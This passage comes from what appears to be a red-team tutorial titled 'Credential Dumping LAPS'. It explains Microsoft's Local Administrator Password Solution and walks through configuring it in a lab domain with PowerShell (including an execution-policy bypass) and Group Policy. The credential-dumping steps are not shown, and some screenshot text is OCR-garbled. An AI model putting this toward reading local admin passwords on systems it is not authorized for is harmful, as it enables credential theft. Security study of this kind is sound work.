iGNITE Technologies

CREDENTIAL DUMPING LAPS

WWW.HACKINGARTICLES.IN

Contents

Introduction

The "Local Administrator Password Solution" (LAPS) provides management of local account passwords of domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read them or request their reset.

Password management can become a complex issue in environments in which users are required to log on to computers without domain credentials. Such environments greatly increase the risk of a Pass-the-Hash (PtH) credential replay attack. The Local Administrator Password Solution (LAPS) provides a solution to this issue of using a common local account with an identical password on every computer in a domain. LAPS resolves this issue by setting a different, random password for the common local administrator account on every computer in the domain. Domain administrators using the solution can determine which users, such as helpdesk administrators, are authorized to read passwords.

LAPS simplifies password management while helping customers implement recommended defenses against cyberattacks. In particular, the solution mitigates the risk of lateral escalation that results when customers use the same administrative local account and password combination on their computers. LAPS stores the password for each computer's local administrator account in Active Directory, secured in a confidential attribute in the computer's corresponding Active Directory object. The computer is allowed to update its password data in Active Directory, and domain administrators can grant read access to authorized users or groups, such as workstation helpdesk administrators.

Use LAPS to automatically manage local administrator passwords on domain-joined computers so that passwords are unique on each managed computer, randomly generated, and securely stored in the Active Directory infrastructure. The solution is built on the Active Directory infrastructure and does not require other supporting technologies. LAPS uses a Group Policy client-side extension (CSE) that you install on managed computers to perform all management tasks. The solution's management tools provide easy configuration and administration.

Working of LAPS


The core of the LAPS solution is a GPO client-side extension (CSE) that performs the following tasks and can enforce the following actions during a GPO update: It checks whether the password of the local Administrator account has expired. It generates a new password when the old password has expired or is required to be changed before expiration. It validates the new password against the password policy. It reports the password to Active Directory, storing it with a confidential attribute associated with the computer account in Active Directory. It also reports the next expiration time for the password to Active Directory, storing it with an attribute associated with the computer account in Active Directory. It can also change the password of the Administrator account. And the password can then be read from Active Directory by users who are allowed to do so. Eligible users can request a password change for a computer.

Prerequisites/ Configuration

Before beginning with the credential dumping phase, we need to setup the LAPS on our Windows Server 2016 or Windows 10 machine. We need to perform 3 specific tasks that include installation of LAPS fat client, Configuring PowerShell Module, and Implementing Group Policy templates.

Please download the LAPS Installation Executable from **Microsoft Download Centre**.

Once downloaded, run the Microsoft Installer file. After clicking Next on the Setup Wizard, we will be provided with an option to configure our installation process. Select the options as demonstrated in the image below.




This page shows the status of Active Directory and SYSVOL (DFSR) replication for this domain
o Group Policy.

DC1.ignite.local is the baseline domain controller for this domain.

cture Status information exists for this domain.

etect Now button below to gather infrastructure status from all of the domain
n this domain.

We need to ensure that we have all of the following installed on the machine including the Fat client UI, PowerShell Module, and the GPO Editor Template. This will lead to the next page where there will be an Install button to continue the process. After installation is complete, click on the Finish button to conclude the process.



Local Administrator Password Solution Setup

Custom Setup

Select the way you want features to be installed.


Click the icons in the tree below to change the way features will be installed.

Installs ADMX templates for GPO editor. Typically need to be installed on machine where GPOs are edited

This feature requires 8KB on your hard drive.


Next, we will run the PowerShell instance and change the Execution Policy to bypass. Then we will move to install the Module AdmPwd.PS. It is the PowerShell module that was created as a part of the installation process we performed earlier. We need to Update the Schema and then integrate the LAPS to the OU of your choice. Here, we are implementing the LAPS on the OU Tech for Administrators as shown in the image below.

```
powershell -ep bypass
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
Set-AdmPwdComputerSelfPermission -OrgUnit Tech
Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators
```



```
PS C:\Users\Administrator> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module AdmPwd.PS
PS C:\Users\Administrator> Update-AdmPwdADSchema

Operation            DistinguishedName                                          Status
---------            -----------------                                          ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=i... EntryAlreadyExists
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=ignite,DC=local     EntryAlreadyExists
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=ignite,DC=local          AttributeOrValueExists


PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit Tech

Name                 DistinguishedName                                          Status
----                 -----------------                                          ------
Tech                 OU=Tech,DC=ignite,DC=local                                 Delegated


PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators

Name                 DistinguishedName                                          Status
----                 -----------------                                          ------
Tech                 OU=Tech,DC=ignite,DC=local                                 Delegated


PS C:\Users\Administrator> _
```

Next, we need the Group Policy Management to edit so that it can accommodate the password changes that come into the picture with the implementation. We see that we have the Default Domain Policy under the name of the domain we want to implement the LAPS on. We right-click on the Default Domain Policy and select the Edit option from the drop-down menu as shown in the image below.



This page shows the status of Active Directory and SYSVOL (DFSR) replication for this domain
o Group Policy.

s


DC1.ignite.local is the baseline domain controller for this domain.

cture Status infomation exists for this domain.

tect Now button below to gather infrastructure status from all of the domain
n this domain.

Here we are configuring the Group Policies to adapt for the LAPS implementation. The LAPS settings can be located inside the Computer Configuration, you will find the Policies section under which we have the

Administrative Templates. Here we have the LAPS settings. It has 4 options for us to toggle. Right-click on the policy settings Enable local admin password management and click on properties. Here we have to manage the local administrator password, we will need to enable the policy setting and click OK to continue.



Setting	State	Comment
Password Settings	Enabled	No

Password Settings

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows Vista or Windows Server 2003 family

Options:

Password Complexity: Large letters + small letters + numbers + specials

Password Length: 14

Password Age (Days): 30


Help:

Configures password parameters

Password complexity: which characters are used when generating a new password
Default: Large letters + small letters + numbers + special characters

Password length
Minimum: 8 characters
Maximum: 64 characters
Default: 14 characters

Password age in days
Minimum: 1 day
Maximum: 365 days
Default: 30 days



Setting	State	Comment
Password Settings	Enabled	No
Name of administrator account to manage	Enabled	No

Name of administrator account to manage

Name of administrator account to manage

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows Vista or Windows Server 2003 family

Options:

Administrator account name


raj

Help:

Administrator account name: name of the local account you want to manage password for.
DO NOT configure when you use built-in admin account. Built-in admin account is auto-detected by well-known SID, even when renamed

DO configure when you use custom local admin account


After enabling the various options, we can see that we have all three settings enabled. We configured the Password Settings for LAPS. We entered the name of the administrator that is allowed to manage the passwords as raj. Then we also enabled the local admin password management for LAPS.



Setting	State	Comment
Password Settings	Enabled	No
Name of administrator account to manage	Enabled	No
Do not allow password expiration time longer than required ...	Not configured	No
Enable local admin password management	Enabled	No


To make all the changes in the policy active, we need to perform a Group Policy update as shown in the image below:

```
gpupdate /force
```

